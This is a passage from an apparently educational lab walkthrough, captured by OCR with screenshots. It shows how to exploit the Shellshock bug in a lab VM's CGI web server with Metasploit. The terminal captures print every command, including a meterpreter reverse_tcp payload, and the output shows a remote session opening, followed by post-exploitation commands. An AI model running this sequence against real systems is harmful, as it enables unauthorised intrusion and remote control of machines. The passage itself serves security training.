
13. Type http://192.168.0.109 and press Enter to check if the webs server is up and running, as shown in Figure. Here, 192.168.0.109 is the IP address of the shellshock VM.




14. Type http://192.168.0.109/cgi-bin/status and press Enter to check if there is a shellshock vulnerability in the webserver, as shown in Figure. If it shows an output as shown in Figure, then there is a shellshock vulnerability



15. Open the Metasploit tool. It will open a window, as shown in Figure



16. Type the command 'use exploit/multi/http/apache_mod_cgi_bash_env_exec' and press Enter to select the exploit, as shown in Figure




```
88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88' ?88 ?88 88b  d88 d88
                        .a#$$$$$$"`             88b  d8P   88b`?8888P'
                      ,s$$$$$$$"`               888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`                d88P'     .,.ass%#S$$$$$$$$$$$$$$'
                  .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$'
                ,a$$###$$P`     _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
              .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
                                                                  ,&$$$$$$'
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           ......;;;;... .  .

ove leveraging credentials? Check out bruteforcing
n Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.14.10-dev                         ]
 -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
 -- --=[ 472 payloads - 40 encoders - 9 nops             ]
 -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

sf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

17. Set the lhost using the command ‘set LHOST 192.168.0.133’ and press Enter. The IP of the Kali Linux is 192.168.0.133, as shown in Figure




```
                      ,s$$$$$$$"`               888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`                d88P'     .,.ass%#S$$$$$$$$$$$$$$'
                  .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$'
                ,a$$###$$P`     _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
              .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
                                                                  ,&$$$$$$'
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           ......;;;;... .  .

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
```

18. Set the rhost using the command 'set RHOST 192.168.0.109' and press Enter. The IP of the Shellshock VM is 192.168.0.109, as shown in Figure




```
                .a$###$$$P`            _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`   _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
            .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
                                                                   ,&$$$$$$'
                                                                  ll&&$$$$'
                                                                .;;lll&&&&'
                                                              ...;;lllll&'
                                                            ......;;;llll;;;....
                                                              ......;;;;... .  .

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
```

19. Set the TargetURI using the command 'set TARGETURI /cgi-bin/status' and press Enter, as shown in Figure



```
            .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
                                                                   ,&$$$$$$'
                                                                  ll&&$$$$'
                                                                .;;lll&&&&'
                                                              ...;;lllll&'
                                                            ......;;;llll;;;....
                                                              ......;;;;... .  .

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
```

20. Set the payload using the command 'set payload linux/x86/meterpreter/reverse_tcp', and press Enter, as shown in Figure

```
Terminal
File  Edit  View  Search  Terminal  Help

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

21. Type 'exploit' and press Enter to run the exploit in the background, as shown in Figure 102. It will open a Meterpreter session

```
Terminal
File  Edit  View  Search  Terminal  Help
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.133:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed ou
t (192.168.0.109:80).
[*] Exploit completed, but no session was created.
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.133:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed ou
t (192.168.0.109:80).
[*] Exploit completed, but no session was created.
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.133:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.0.109
[*] Meterpreter session 1 opened (192.168.0.133:4444 -> 192.168.0.109:38810) at
2018-03-22 09:27:46 -0400

meterpreter > help
```

From this opened meterpreter session, you can perform the following tasks:
View the files and directories located in the machine,

Delete, upload and download files from the machine,

Execute applications remotely,

List the processes,
Launch a shell,
Reboot or shutdown the machine, etc.

22. Type help and press Enter to view the help on the meterpreter commands, as shown in Figure

```
Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thre
ad
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the sess
```

23. Type arp and press Enter to view the ARP cache, as shown in Figure

```
Terminal
File  Edit  View  Search  Terminal  Help
ess
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp

ARP cache
=========

    IP address     MAC address        Interface
    ----------     -----------        ---------
    192.168.0.133  00:0c:29:25:75:9b  eth0
```

24.

Type ipconfig and press Enter to view the IP configuration, as shown in Figure

```
Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : dummy0
Hardware MAC : 4a:43:73:96:8a:51
MTU          : 1500
Flags        : BROADCAST


Interface  3
============
```